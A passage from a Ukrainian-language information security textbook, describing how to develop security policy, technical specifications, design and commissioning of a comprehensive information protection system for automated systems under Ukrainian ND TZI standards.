- досягнення максимального рівня захищеності інформації за будь-яких витрат із мінімальним рівнем обмежень на технологію її оброблення в АС.

Якщо інформація становить державну таємницю, як правило, застосовують третій варіант.

Здійснюється первинне (попереднє) оцінювання витрат на блокування загроз виходячи з обраного варіанта створення КСЗІ та виділених на це коштів. На етапі проектування КСЗІ, після формування пропозицій щодо переліку заходів і засобів захисту, здійснюють оцінювання залишкового ризику для кожної пропозиції (наприклад, за критерієм «ефективність-вартість»), обирають найоптимальніший варіант, після чого переглядають первинне оцінювання. Якщо залишковий ризик перевищує гранично припустимий, вносять відповідні зміни до переліку заходів і засобів захисту, після чого всі процедури повторюють, доки не буде отримано прийнятний результат.

Отже, вихідними даними для політики безпеки АС є такі:

- завдання і функції системи;
- результати аналізу середовищ функціонування;
- модель загроз і модель порушників;
- результати аналізу ризиків.

На підставі цих даних визначають компоненти АС (наприклад, окрема ЛОМ, спеціалізоване робоче місце, веб-вузол тощо), для яких необхідно або доцільно розробляти власні політики безпеки, відмінні від загальної політики безпеки в АС.

Для кожного компонента АС і (або) системи в цілому формують перелік необхідних функціональних послуг захисту від НСД і вимог до рівнів реалізації кожної з них, а також визначають рівень гарантій реалізації послуг (згідно з НД ТЗІ 2.5-004-99, НД ТЗІ 2.5-005-99 [12, 13]). Визначені вимоги складають профіль захищеності інформації в АС (або в її компоненті).

Для кожного компонента АС і (або) системи в цілому визначають загальні підходи та вимоги до захисту інформації від її витоку технічними каналами.

Вибір основних рішень із забезпечення безпеки інформації

На наступному кроці визначають механізми безпеки, що реалізують функціональні послуги безпеки, обирають засоби захисту інформації від витоку технічними каналами.

Комплекс заходів із забезпечення безпеки інформації розглядається на трьох рівнях:

- правовому;
- організаційному;
- технічному.

На правовому рівні забезпечення безпеки інформації потрібно виробити підходи щодо:

- системи нормативно-правового забезпечення робіт із захисту інформації в АС (організації);
- підтримки керівництвом організації заходів із забезпечення безпеки інформації в АС (організації), виконання правових та (або) договірних вимог із захисту інформації, визначення відповідальності посадових осіб, організаційної структури, комплектування і розподілу обов'язків співробітників СЗІ;
- процедури доведення до персоналу і користувачів АС основних положень політики безпеки інформації, їхнього навчання і підвищення кваліфікації з питань безпеки інформації;
- системи контролю за своєчасністю, ефективністю і повнотою реалізації в АС рішень із захисту інформації, дотриманням персоналом і користувачами положень політики безпеки.

На організаційному рівні забезпечення безпеки інформації мають бути вироблені підходи щодо:

- застосування режимних заходів на об'єктах АС;
- забезпечення фізичного захисту обладнання АС, носіїв інформації, інших ресурсів;
- організації проведення обстеження середовищ функціонування АС;
- порядку виконання робіт із захисту інформації, взаємодії з іншими суб'єктами системи ТЗІ в Україні;
- виконання робіт із модернізації АС (окремих компонентів);
- регламентації доступу сторонніх користувачів до ресурсів АС;
- регламентації доступу власних користувачів і персоналу до ресурсів АС;
- здійснення профілактичних заходів (наприклад, попередження ненавмисних дій, що призводять до порушення політики безпеки, попередження появи вірусів тощо);
- реалізації окремих положень політики безпеки, найкритичніших з точки зору забезпечення захисту аспектів (наприклад, організація віддаленого доступу до АС, використання мереж передавання даних загального користування, зокрема Інтернету, використання несертифікованого ПЗ).

На технічному рівні забезпечення безпеки інформації виробляють підходи щодо застосування технічних і програмно-технічних засобів, які реалізують визначені вимоги із захисту інформації. Розглядаючи різні варіанти реалізації технічного рівня забезпечення безпеки інформації, слід враховувати такі аспекти:

- інженерно-технічне обладнання приміщень, в яких розміщуються компоненти АС, експлуатація та супроводження засобів блокування технічних каналів витоку інформації;
- реєстрація санкціонованих користувачів АС, авторизація користувачів у системі;
- керування доступом до інформації та механізмів, що реалізують послуги безпеки (вимоги до розподілу ролей користувачів і адміністраторів);
- виявлення і реєстрація небезпечних подій з метою здійснення повсякденного контролю або проведення службових розслідувань;
- перевірка і забезпечення цілісності критичних даних на всіх стадіях їх оброблення в АС;
- забезпечення конфіденційності інформації, зокрема використання криптографічних засобів;
- резервне копіювання критичних даних, супроводження архівів даних і ПЗ;
- відновлення роботи АС після збоїв, відмов, насамперед систем із підвищеними вимогами до доступності інформації;
- захист ПЗ, окремих компонентів АС і системи в цілому від несанкціонованого внесення доповнень і змін;
- забезпечення функціонування засобів контролю, у тому числі засобів виявлення технічних каналів витоку інформації.

Організація виконання відновлювальних робіт і забезпечення неперервного функціонування АС

Потрібно виробити підходи щодо планування і порядку виконання відновлювальних робіт після збоїв, аварій та інших непередбачених подій (надзвичайних ситуацій) з метою забезпечення неперервного функціонування АС у захищеному режимі. Під час планування цих робіт:

- виявляють критичні з точки зору безпеки процеси у роботі АС;
- визначають можливі негативні впливи надзвичайних ситуацій на роботу АС;
- визначають і узгоджують обов'язки персоналу і користувачів, зокрема порядок їхніх дій у надзвичайних ситуаціях;
- готують персонал і користувачів для роботи в надзвичайних ситуаціях.

План проведення відновлювальних робіт і забезпечення неперервного функціонування АС має передбачати дії щодо улагодження інцидентів, резервування даних і відновлення компонентів обладнання. Такий план має містити:

- опис типових надзвичайних ситуацій, які можуть виникати в АС через наявність у ній уразливих місць або у зв'язку з їх виявленням в АС під час роботи;
- опис процедур реагування на надзвичайні ситуації, що слід здійснити відразу після виникнення інциденту, який може призвести до порушення політики безпеки;

- опис процедур тимчасового переведення АС або окремих її компонентів на аварійний режим роботи;
- опис процедур відновлення нормальної виробничої діяльності АС або окремих її компонентів;
- порядок тестування плану, тобто проведення тренувань персоналу в умовах імітації надзвичайних ситуацій.

Цей план підлягає перегляду у випадку внесення до АС істотних змін, наприклад, після:

- *встановлення нового обладнання або модернізації наявного, додавання до* АС нових компонентів;
- встановлення нових систем життєзабезпечення АС (сигналізації, вентиляції, пожежогасіння, кондиціювання тощо);
- проведення будівельно-ремонтних робіт;
- здійснення організаційних змін у структурі АС, виробничих процесах, процедурах обслуговування АС;
- проведення змін у технології оброблення інформації;
- оновлення програмного забезпечення;
- будь-якого змінення складу і функцій КСЗІ.

Найважливішою складовою політики безпеки, що регламентує доступ користувачів і процесів до ресурсів АС, є *правила розмежування доступу* (ПРД) — певний абстрактний механізм, який виступає посередником під час будь-яких взаємодій об'єктів АС.

Наведемо приклади загальних ПРД (за припущення, що в АС визначено ролі адміністратора і користувача, а також роль адміністратора безпеки АС).

- Потрібно, щоб кожне робоче місце мало свого адміністратора, який би відповідав за його роботоздатність та дотримання всіх вимог і процедур, пов'язаних з обробленням інформації та її захистом. Таку роль може виконувати вповноважений користувач, забезпечений відповідними інструкціями і ознайомлений з усіма вимогами і процедурами.
- Щоб запобігти неавторизованому доступу до даних, ПЗ та інших ресурсів АС, керування механізмами захисту здійснює адміністратор безпеки АС.
- З метою запобігання розповсюдженню комп'ютерних вірусів відповідальність за дотримання правил використання ПЗ несуть: на робочих місцях — користувачі й адміністратор, а в АС — адміністратор безпеки АС. Використовувати можна лише ПЗ, дозволене політикою безпеки (ліцензійне, що має відповідні сертифікати, експертні висновки тощо).
- За всі змінення ПЗ, створення резервних і архівних копій відповідає адміністратор безпеки АС. Такі роботи виконуються з його дозволу.
- Кожний користувач має свій унікальний ідентифікатор і пароль. Право надавати ці атрибути має адміністратор, який, у свою чергу, отримує їх від адміністратора безпеки АС. Атрибути надаються лише після документальної реєстрації особи як користувача. Користувачам забороняється спільно використовувати персональні атрибути.

- Щоб отримати доступ до ресурсів АС, користувачі мають пройти процедуру автентифікації.
- Атрибути користувачів потрібно час від часу змінювати, а ті, що не використовуються або скомпрометовані, позначати.
- Процедури використання активного мережного обладнання, а також ПЗ окремих видів, яке може суттєво впливати на безпеку (аналізатори трафіку та безпеки мереж, засоби адміністрування тощо), мають бути авторизованими; їх можна виконувати під контролем адміністратора безпеки АС.
- Усіх користувачів потрібно ознайомити з «Інструкцією користувача» (вони мають пройти відповідний курс навчання, скласти іспит).
- Адміністратор безпеки АС і адміністратори мають час від часу здійснювати перевірку роботоздатності засобів захисту інформації, вести облік критичних з точки зору безпеки подій і готувати звіти щодо цього.

Загальні ПРД потрібно конкретизувати на етапі вибирання необхідних функціональних послуг захисту (профілю захищеності) та впровадження організаційних заходів захисту інформації.

Документальне оформлення політики безпеки

Результати робіт із створення політики безпеки оформлюють в окремих документах або в розділах одного документа. Документ, де описано політику безпеки, має складатися з таких розділів:

- загальний, в якому визначено ставлення керівництва АС (організації) до проблеми безпеки інформації;
- організаційний, в якому наведено перелік підрозділів, робочих груп, посадових осіб, відповідальних за проведення робіт із захисту інформації та їхніх функцій; викладено підходи, що застосовуються до персоналу (опис посад з точки зору безпеки інформації, організація навчання та перепідготовки персоналу, порядок реагування на порушення режиму безпеки тощо);
- класифікаційний, де визначено матеріальні та інформаційні ресурси АС і необхідний рівень їхнього захисту;
- розділ, в якому визначено правила розмежування доступу до інформації;
- розділ, в якому визначено підхід щодо керування робочими станціями, серверами, мережним обладнанням тощо;
- розділ, в якому висвітлено питання фізичного захисту;
- розділ, в якому висвітлено питання захисту інформації від її витоку технічними каналами;
- розділ, де викладено порядок розроблення та супроводження системи, модернізації апаратного та програмного забезпечення;
- розділ, який регламентує порядок проведення відновлювальних робіт і забезпечення неперервного функціонування АС;
- юридичний розділ, в якому наведено підтвердження відповідності політики безпеки законодавству України.

Захист інформації в АС регламентовано:

- законами України та іншими нормативно-правовими актами;
- державними стандартами та іншими нормативними документами із стандартизації;
- нормативно-правовими актами і нормативними документами системи технічного захисту інформації в Україні;
- нормативними документами, що містять вимоги до захисту інформації в АС міністерств та інших центральних органів виконавчої влади, чинність яких поширюється на сферу управління цього органу;
- нормативними, організаційно-розпорядчими та іншими документами, чинними у межах АС або організації.

Закони та інші нормативно-правові акти України, державні стандарти, нормативно-правові акти і нормативні документи системи технічного захисту інформації в Україні формують та впроваджують єдиний в державі порядок забезпечення захисту інформації в АС.

Нормативні документи із захисту інформації міністерств та інших центральних органів виконавчої влади, а також нормативні документи зі стандартизації, що не є державними стандартами, враховують особливості відповідної галузі.

Нормативні, організаційно-розпорядчі та інші документи, що використовують у межах окремої організації або АС, враховують особливості та умови технології оброблення інформації в цій організації або АС. Ці документи розробляє організація, що є власником або розпорядником АС.

Такими документами можуть бути:

- положення про захист інформації в АС, положення про службу захисту інформації в АС, інші документи, долучені до Плану захисту інформації;
- інструкції про порядок реалізації організаційних, первинних та основних технічних заходів захисту, інструкції про порядок введення КСЗІ в експлуатацію, порядок її модернізації, оброблення інформації з обмеженим доступом в АС, використання криптографічних засобів тощо;
- правила керування паролями в АС, правила надання, вилучення та обміну персональних ідентифікаторів та інших атрибутів розмежування доступу;
- інструкції, що встановлюють повноваження та відповідальність обслуговуючого персоналу і користувачів;
- плани виконання робіт або здійснення окремих заходів із захисту інформації в автоматизованих системах.

Потрібно мати в наявності всі документи, визначені політикою безпеки інформації. Створюючи ці документи, деякі розділи можна поєднувати і подавати як окремий документ.

20.2.5. Перелік вимог до захищеної системи

Як уже зазначалося в попередньому підрозділі, під час розроблення політики безпеки потрібно скласти перелік вимог до КСЗІ, що створюється. Розглянемо

докладніше, які вимоги до КСЗІ необхідно задовольняти згідно із вітчизняною нормативною базою.

Вимоги до КСЗІ поділяють на такі групи:

- вимоги щодо захисту від НСД (мають відповідати НД ТЗІ 2.5-004-99 [12]);
- вимоги щодо захисту від витоку технічними каналами.

Згідно з вимогами першої групи необхідно розробити та вказати такі елементи.

1. Опис політики безпеки, який містить описи:
   - об'єктів (елементів ресурсів) обчислювальної системи;
   - принципів керування доступом користувачів до інформації (довірче та (або) адміністративне керування доступом);
   - правил розмежування інформаційних потоків;
   - правил маркування носіїв інформації;
   - основних атрибутів доступу користувачів, процесів і пасивних об'єктів;
   - правил розмежування доступу користувачів і процесів до пасивних об'єктів;
   - правил адміністрування КЗЗ і реєстрації дій користувачів;
   - інших загальних аспектів політики безпеки.
2. Функціональний профіль захищеності, який потрібно реалізувати. Функціональний профіль у конкретній системі може бути визначений за результатами проведення аналізу загроз та оцінювання ризиків або обраний відповідно до класу системи згідно з НД ТЗІ 2.5-005-99 [13]. Для деяких класів систем вимоги до обрання функціонального профілю встановлено чинною нормативною базою (НД ТЗІ 2.5-008-02 [84], НД ТЗІ 2.5-010-03 [85]). Вимоги до послуг безпеки слід викладати в тому самому порядку та стилі, як і в НД ТЗІ 2.5-004-99. Необхідно викласти вимоги до реалізації послуг забезпечення:
   - конфіденційності;
   - цілісності;
   - доступності;
   - спостережності.

   Потрібно також визначити рівень цих послуг. Для кожної з них навести перелік об'єктів системи, для яких послугу буде реалізовано.
3. Визначення, якому рівню гарантій має відповідати система і які вимоги щодо забезпечення цього рівня висунуто до КСЗІ та інформаційної системи. Ці вимоги мають бути задокументовані в тому порядку і формі, як їх подано в НД ТЗІ 2.5-004-99. До них слід долучити вимоги до:
   - архітектури КЗЗ (окрім загальних вимог, на цьому етапі бажано визначити основні модулі (підсистеми), з яких має складатися КЗЗ);
   - середовища розроблення (організації процесу розроблення і системи керування конфігурацією);
   - окремих етапів проектування й розроблення системи та проектної документації;

- середовища функціонування;
- експлуатаційної документації;
- випробувань комплексу засобів захисту.

Вимоги до КСЗІ щодо захисту від витоку інформації технічними каналами містять:

- загальні вимоги до об'єктів, які потребують захисту;
- вимоги до засобів захисту та засобів їх використання;
- перелік нормативних та методичних документів, згідно з якими проводяться роботи із захисту інформації від її витоку технічними каналами;
- вимоги до розмірів зони безпеки;
- подання значень покажчиків захищеності;
- вимоги до проведення спецдосліджень засобів обчислювальної техніки і до технічних засобів, мета яких — пряме вимірювання покажчиків електромагнітного випромінювання;
- вимоги до проведення спецперевірки засобів обчислювальної техніки, мета якої — виявлення та вилучення (блокування) спеціальних електронних закладок.

20.3. Розроблення технічного завдання на створення комплексної системи захисту інформації

Згідно з документом НД ТЗІ 3.7-001-99 «Методичні вказівки по розробці технічного завдання на створення комплексної системи захисту інформації в автоматизованій системі» [82], розглянемо вимоги, що висуває вітчизняна нормативна база до розроблення технічного завдання на створення КСЗІ в автоматизованій системі. Вміст і правила оформлення ТЗ мають відповідати ГОСТ 34.602-89 [5].

ТЗ являє собою документ, який регламентує організаційно-технічні аспекти, що виникають під час створення КСЗІ. У технічному завданні знаходять відображення такі вимоги:

- до функціонального складу технічних засобів;
- до порядку розроблення і впровадження технічних засобів, що забезпечують безпеку інформації під час її оброблення в обчислювальній системі;
- до організаційних, фізичних та інших заходів захисту, реалізованих поза межами обчислювальної системи.

Викладений у ТЗ перелік вимог можна розширити відповідно до потреб конкретної системи. У ТЗ також можна регламентувати витрати на виконання вимог технічного завдання (передбачається, що витрати на розроблення та використання ефективних засобів захисту за інших рівних умов мають бути найменшими).

Технічне завдання відіграє ключову роль під час проведення експертизи та оцінювання КСЗІ на відповідність поставленій задачі.

Вихідні дані для розроблення ТЗ:

- функціональний профіль захищеності від НСД (було розглянуто вище);
- вимоги до захищеності інформації від її витоку технічними каналами (визначено на підставі діючих нормативних документів).

ТЗ має містити обґрунтування вибору функціонального профілю та показників захищеності інформації від її витоку технічними каналами.

Етапи розроблення ТЗ.

1. Опис та класифікація ресурсів системи, для якої створюється КСЗІ:
   - операційні системи, що використовуються;
   - засоби комунікації;
   - категорії інформації, її вид, форма зберігання, технологія оброблення;
   - персонал і користувачі;
   - територія, на якій розташовано систему.
2. Розроблення інформаційної моделі для системи:
   - формальний або неформальний опис інформаційних потоків;
   - опис користувацьких інтерфейсів, визначення переліку загроз і потенційних каналів витоку інформації.
3. Оцінювання ризиків.
4. Визначення послуг безпеки, які потрібно реалізувати.
5. Обґрунтування необхідності проведення спецперевірок і спецдосліджень засобів обчислювальної техніки та наявності інших технічних засобів, а також спеціального облаштування приміщень.
6. Вимоги до засобів захисту, що доповнюють програмно-технічні заходи (організаційні, фізичні).
7. Вимоги до обладнання, приладів і метрологічного забезпечення робіт.
8. Перелік макетів, стендів (якщо в таких є потреба).
9. Оцінювання вартості та ефективності обраних засобів.
10. Прийняття остаточного рішення щодо розроблення КСЗІ.

Вимоги до захисту інформації висуває замовник. Їх слід погодити з розробником інформаційної системи та розробником КСЗІ, який має ліцензію Державної служби спеціального зв'язку та захисту інформації України (Держспецзв'язку України). Технічне завдання також слід погодити з Адміністрацією Держспецзв'язку України. (До 2007 року ці функції виконував Департамент спеціальних телекомунікаційних систем і захисту інформації (ДСТСЗІ) Служби безпеки України.)

В окремих підрозділах ТЗ має бути викладена така інформація:

- загальні відомості;
- мета і призначення КСЗІ;
- загальна характеристика автоматизованої системи та умови її функціонування;
- вимоги до комплексної системи захисту інформації;

- вимоги до проектної та експлуатаційної документації;
- етапи виконання робіт;
- порядок внесення змін і доповнень до ТЗ;
- порядок проведення випробувань комплексної системи захисту інформації.

Розглянемо, про що має йтися в кожному з перелічених підрозділів ТЗ.

Підрозділ «Загальні відомості» містить:

- повну назву КСЗІ та її умовне позначення;
- шифр теми і реквізити договору;
- найменування підприємств-розробників і замовника (користувача) КСЗІ та їхні реквізити;
- перелік документів, на підставі яких створюється КСЗІ; відомості про те ким і коли було затверджено ці документи;
- планові терміни початку й завершення робіт зі створення КСЗІ;
- відомості про джерела і порядок фінансування робіт;
- порядок оформлення і подання замовнику результатів робіт зі створення КСЗІ та виготовлення і налагодження окремих засобів (технічних, програмних, інформаційних) і програмно-технічних (програмно-методичних) комплексів системи.

У підрозділі «Мета і призначення КСЗІ» визначають і наводять:

- мету розроблення КСЗІ в автоматизованій системі;
- функціональне призначення КСЗІ;
- особливості застосування;
- нормативні акти, документи, на підставі яких регламентують порядок захисту інформації в автоматизованій системі.

Підрозділ «Загальна характеристика автоматизованої системи та умови її функціонування» містить таку інформацію:

- загальна структурна схема;
- перелік і склад устаткування, технічних і програмних засобів;
- зв'язки ПЗ, особливості конфігурації і архітектури АС, особливості її підключення до локальних або глобальних мереж тощо;
- технічні характеристики каналів зв'язку:
  - пропускна здатність,
  - типи кабельних ліній,
  - види зв'язку з віддаленими сегментами АС, користувачами тощо;
- характеристики інформації, що обробляється:
  - категорії інформації,
  - гриф секретності;
- дані про персонал:
  - кількість користувачів,
  - категорії користувачів,
  - форми допуску;

- характеристики фізичного середовища:
  - наявність категорійованих приміщень,
  - територіальне розташування компонентів АС,
  - фізичні параметри компонентів,
  - вплив чинників навколишнього середовища на компоненти,
  - захищеність від засобів технічної розвідки;
- загальна технічна характеристика АС:
  - обсяги основних інформаційних масивів і потоків,
  - швидкість обміну інформацією,
  - продуктивність системи,
  - тривалість процедури підготовки АС до роботи після подавання живлення на її компоненти,
  - тривалість процедури відновлення роботоздатності системи після збоїв,
  - наявність засобів підвищення надійності;
- особливості функціонування АС:
  - надання в оренду стороннім організаціям,
  - цілодобовий режим роботи без вимикання живлення;
- особливості організаційних, фізичних та інших заходів захисту:
  - режимні заходи,
  - охорона,
  - сигналізація,
  - протипожежна охорона;
- потенційні загрози інформації:
  - способи здійснення НСД,
  - технічні канали витоку інформації,
  - стихійні лиха і спричинені ними наслідки;
- позначення класу АС згідно з НД ТЗІ 2.5-005-99 [13];
- засоби захисту, що функціонують у складі АС, а також засоби захисту, реалізовані в компонентах, які планується використовувати для створення АС.

Підрозділ «Вимоги до комплексної системи захисту інформації» містить (ці пункти докладно розглянуто у підрозділі 20.2.5):

- вимоги до КСЗІ щодо захисту від НСД;
- вимоги до КСЗІ щодо захисту інформації від витоку технічними каналами.

Вимоги, викладені у підрозділі «Вимоги до проектної та експлуатаційної документації», мають забезпечити узгодженість складу та змісту документації, згідно з якою проводиться розроблення, з вимогами нормативних документів. У відповідній частині технічного завдання наводиться перелік проектної та експлуатаційної документації, розробленої під час створення КСЗІ. Розробник надає повний перелік документації, яку погоджує із замовником.

У підрозділі «Етапи виконання робіт» визначено такі етапи:

- попередній;
- проектування і розроблення КСЗІ (добирання і модернізація засобів захисту ПЗ і апаратури, архітектури засобів обчислювальної техніки, стандартних інтерфейсів і протоколів обміну та розроблення додаткового ПЗ і апаратної складової засобів захисту);
- проведення випробувань і здача в експлуатацію КСЗІ (забезпечення організації та проведення випробувань, зокрема розроблення (за потреби) спеціальної апаратури, ПЗ і відповідної документації).

Їх з формами та термінами звітності викладають у вигляді календарного плану.

Підрозділ «Порядок внесення змін і доповнень до ТЗ» долучають до технічного завдання на той випадок, якщо після отримання поточних результатів виникне потреба у внесенні змін і доповнень до нього. Їх оформлюють як додаток до ТЗ, який погоджують і затверджують у тому самому порядку та на тому самому рівні, що й основний документ.

Додаток має таку структуру:

- вступ (де зазначено причину випуску додатка);
- підрозділи, які містять зміни та доповнення, що слід задокументувати (із зазначенням номерів і вмісту тих пунктів ТЗ, які було змінено).

Підрозділ «Порядок проведення випробувань комплексної системи захисту інформації» має містити:

- відомості про склад комісії;
- документацію щодо забезпечення випробувань (програмно-технічні засоби та інше обладнання, а також відповідні умови для проведення випробувань);
- перелік документів із результатами випробувань (акт, сертифікат, експертний висновок, наказ про введення в експлуатацію тощо).

20.4. Створення і впровадження комплексної системи захисту інформації

20.4.1. Розроблення проекту

Порядок розроблення проекту

Проект КСЗІ розробляють на основі та відповідно до ТЗ на створення ІТС і окремого ТЗ на створення КСЗІ. Під час розроблення проекту КСЗІ обґрунтовують і приймають проектні рішення, які дають змогу реалізувати вимоги ТЗ, забезпечити сумісність і взаємодію різних компонентів КСЗІ та впровадити різні заходи і методи захисту інформації.

Проектування КСЗІ здійснюють у три етапи:

- ескізне проектування КСЗІ;
- технічне проектування КСЗІ;
- робоче проектування КСЗІ.

Етап ескізного проектування КСЗІ — необов'язковий, а етапи технічного і робочого проектувань можна поєднати.

Для всіх етапів розроблення проекту КСЗІ перелік документів визначено у ТЗ на КСЗІ, а їхню форму і зміст — у ГОСТ 34.201-89 [3], НД ТЗІ 2.5-004-99 [12].

Ескізне проектування

На цьому етапі створюють попередні проектні рішення КСЗІ та (за потреби) окремі складові системи захисту, а також розробляють, оформлюють, узгоджують і затверджують документацію на КСЗІ. За вмістом і формою документи мають бути такими, щоб опис проектних рішень рівня ескізного проекту був повним.

На етапі ескізного проектування визначають:

- функції КСЗІ та її окремих складових;
- комплекс засобів технічного захисту інформації від її витоку технічними каналами та від спеціальних впливів на неї;
- комплекс заходів протидії технічним розвідкам, а також організаційних, правових та інших заходів захисту;
- складові КЗЗ;
- узагальнену структуру КСЗІ та схему взаємодії складових системи.

На цьому етапі пропонують попередні технічні рішення, які дають можливість реалізувати завдання і функції КСЗІ.

Технічне проектування

Етап технічного проектування КСЗІ здійснюють за таким планом.

- Розроблення проектних рішень КСЗІ:
  - загальних проектних рішень, необхідних для реалізації вимог ТЗ на КСЗІ;
  - рішень щодо структури КСЗІ (організаційної структури, структури технічних і програмних засобів), алгоритмів функціонування та умов використання засобів захисту;
  - рішень щодо архітектури КЗЗ та механізмів реалізації, визначених функціональним профілем послуг безпеки інформації.

  Тут також здійснюють організаційно-технічні заходи із забезпечення вимог до послідовності розроблення КЗЗ, архітектури, середовища розроблення, випробувань, середовища функціонування та експлуатаційної документації КЗЗ згідно зі специфікаціями НД ТЗІ 2.5-004-99 [12], НД ТЗІ 2.5-008-02 [84], НД ТЗІ 2.5-010-03 [85].
- Розроблення документації на КСЗІ.

  Розробляють, оформлюють, узгоджують і затверджують документацію в обсязі, передбаченому ТЗ на КСЗІ. За змістом і формою документи мають бути такими, щоб опис проектних рішень рівня технічного проекту був повним.
- Розроблення документації на постачання засобів захисту інформації та (або) визначення технічних вимог (технічних завдань) на їх створення.

  Спеціально підготовлені та оформлені документи на постачання засобів захисту або продукції, яка містить такі засоби, додають до комплекту КСЗІ. Якщо

необхідної продукції немає на ринку засобів захисту, визначають технічні вимоги (складають технічні завдання) на створення відповідних засобів.

- Розроблення завдань із проектування в частині супровідних робіт.

  Розробляють, оформлюють і затверджують завдання щодо проведення супровідних робіт, які пов'язані зі створенням КСЗІ або впливають на умови функціонування системи (будівельні, електротехнічні, санітарно-технічні та інші підготовчі роботи).

Робоче проектування

На цьому етапі розробляють, оформлюють і затверджують робочу й експлуатаційну документацію КСЗІ та, за потреби, її окремі складові. Ця документація містить детальні рішення щодо реалізації технічного проекту КСЗІ, забезпечення керування КСЗІ і взаємодії її компонентів, а також документи, необхідні для тестування, проведення пусконалагоджувальних робіт і випробувань КСЗІ.

Розробляють засоби захисту інформації або адаптують готову продукцію до умов функціонування КСЗІ. Засоби захисту інформації від НСД розробляють згідно з НД ТЗІ 3.6-001-2000 [83].

Робоча документація на комплекс заходів технічного захисту інформації від її витоку технічними каналами складається зі схем розміщення основних технічних засобів (ОТЗ) ІТС, кабельного обладнання, мереж живлення та систем заземлення, які мають задовольняти вимоги чинних нормативних документів. Потрібно враховувати умови розміщення цих засобів і мінімально допустимі відстані між ними та допоміжними технічними засобами (ДТЗ): засобами зв'язку, системами та засобами кондиціювання, сигналізації, електроосвітлення, радіомовлення тощо, розташованими у приміщенні, де міститься обладнання ІТС, та в суміжних приміщеннях. Зазначені умови розміщення та мінімально допустимі відстані беруться з експлуатаційної документації, яка супроводжує сертифіковані ОТЗ.

За відсутності сертифікатів відповідності ОТЗ, з яких складається КСЗІ, вимогам технічного захисту інформації, мінімально допустимі відстані та інші умови розміщення цих засобів визначають за результатами їх спеціальних досліджень під час проведення пусконалагоджувальних робіт.

Робоча документація на КЗЗ має містити описи процедур:

- інсталяції та ініціалізації комплексу;
- налагодження всіх механізмів розмежування доступу користувачів до інформації та апаратних ресурсів ІТС;
- контролю за діями користувачів;
- формування та актуалізації баз даних захисту;
- контролю за цілісністю програмного забезпечення та баз даних захисту.

Документація робочого проекту має також містити вихідні дані для внесення їх до баз даних захисту. Експлуатаційна документація містить опис порядку функціонування КСЗІ та настанови (інструкції) щодо забезпечення цього порядку обслуговуючим персоналом і користувачами, а також порядку супроводження КСЗІ протягом життєвого циклу ІТС.

20.4.2. Введення комплексної системи захисту інформації в дію та оцінювання захищеності інформації в інформаційно-телекомунікаційних системах

На цьому етапі:

- здійснюють підготовку КСЗІ до введення в дію;
- проводять навчання користувачів;
- комплектують КСЗІ;
- виконують будівельно-монтажні роботи;
- виконують пусконалагоджувальні роботи;
- здійснюють попередні випробування;
- проводять пробну експлуатацію;
- здають КСЗІ на державну експертизу.

Підготовка КСЗІ до введення в дію

Здійснюють підготовку організаційної структури та розробляють розпорядчі документи, що регламентують діяльність із забезпечення захисту інформації в ІТС. Створюють СЗІ (призначають відповідальних за захист інформації), якщо цього не було зроблено раніше. У цілому етап створення КСЗІ має бути завершено, а документи, з яких складається План захисту інформації (за винятком тих, розроблення яких залежить від результатів наступних етапів робіт), — затверджено. Ці кроки здійснюють згідно з НД ТЗІ 1.4-001-2000 [21]. Функції СЗІ та структуру Плану захисту інформації буде розглянуто в розділі 22.

Навчання користувачів

Користувачів ІТС усіх категорій (зокрема, технічного персоналу, звичайних користувачів і користувачів, які мають повноваження керувати засобами КСЗІ) навчають основним положенням документів Плану захисту інформації (у необхідному для кожної категорії обсязі). Це допоможе користувачам ІТС дотримуватися правил політики безпеки інформації, експлуатації засобів захисту інформації тощо і дасть змогу перевірити їх уміння користуватися впровадженими технологіями захисту інформації. Результати навчання реєструють.

Комплектування КСЗІ

Забезпечують постачання продукції (зокрема, засобів захисту інформації, матеріалів, обладнання) від виробників і співвиконавців робіт. Приймається рішення щодо підготовки до проведення оцінювання на відповідність вимогам НД ТЗІ засобів захисту, які на момент проектування КСЗІ не мали відповідних сертифікатів або експертних висновків, а також щодо порядку проведення такого оцінювання під час державної експертизи КСЗІ.

Будівельно-монтажні роботи

Роботи цього етапу виконують під час переобладнання наявних або будівництва нових спеціалізованих приміщень, призначених для розміщення технічних засобів ІТС та персоналу, сховищ носіїв інформації.

Під час проведення будівельно-монтажних робіт слід враховувати вимоги ТЗ на створення КСЗІ в ІТС.

Будівельні роботи здійснюють силами організації-власника ІТС або будівельно-монтажних організацій згідно з проектною документацією на проведення будівництва, яку розробляє проектна організація відповідно до вимог чинних нормативних документів.

Після завершення будівельних робіт створюють комісію з їх приймання, до складу якої входять представники організації-замовника, проектної та будівельно-монтажної організацій. За результатами діяльності комісії складають у довільній формі акт приймання будівельних робіт з оцінкою їх відповідності вимогам НД ТЗІ, який затверджує керівник організації-замовника будівництва.

Пусконалагоджувальні роботи

Метою пусконалагоджувальних робіт є:

- монтаж обладнання і атестація комплексу технічного захисту інформації від її витоку технічними каналами;
- встановлення і налагодження КЗЗ;
- перевірка роботоздатності засобів захисту інформації в автономному режимі та під час їх комплексної взаємодії.

Монтаж основних технічних засобів ІТС, кабельного обладнання, мереж живлення та заземлення здійснюють згідно з конструкторською документацією робочого проекту.

Якщо до створюваної КСЗІ висунуто вимоги із захисту інформації від її витоку технічними каналами, на етапі пусконалагоджувальних робіт здійснюють низку додаткових заходів.

Коли до складу КСЗІ входять технічні засоби, які не мають сертифікатів відповідності вимогам НД ТЗІ, мінімально припустимі відстані між ними та допоміжними технічними засобами визначають на підставі спеціальних досліджень.

Якщо дотримуватися вимог із розміщення ОТЗ не видається за можливе або є підстави вважати, що умови їх постачання порушено, оцінка монтажних робіт ОТЗ має бути підтверджена результатами контрольних інструментальних вимірювань побічних електромагнітних випромінювань і наведень (ПЕМВН).

Спеціальні дослідження та інструментальні вимірювання рівня ПЕМВН виконує підрозділ ТЗІ організації-власника ІТС або інші суб'єкти господарювання за наявності ліцензії чи дозволу на здійснення робіт такого типу.

За результатами робіт складається акт, в якому зазначають: категорії приміщень, де розташовано обладнання ІТС; межі контрольованих зон для приміщень; перелік основних і додаткових технічних засобів і комунікацій (із зазначенням їхніх найменувань, типів і заводських номерів), розміщених у цих приміщеннях; оцінку відповідності проведення монтажних робіт вимогам експлуатаційних документів на засоби та нормативних документів; пропозиції щодо застосування додаткових заходів захисту в тому випадку, коли під час виконання монтажних робіт дотримуватися окремих вимог із розміщення ОТЗ не видається за можливе. Акт затверджує керівник організації-власника ІТС.

Впроваджують додаткові заходи захисту (необхідність впровадження яких зафіксовано в акті) відповідно до порядку проведення робіт етапу та здійснюють відповідне коригування проектної, робочої, експлуатаційної документації.

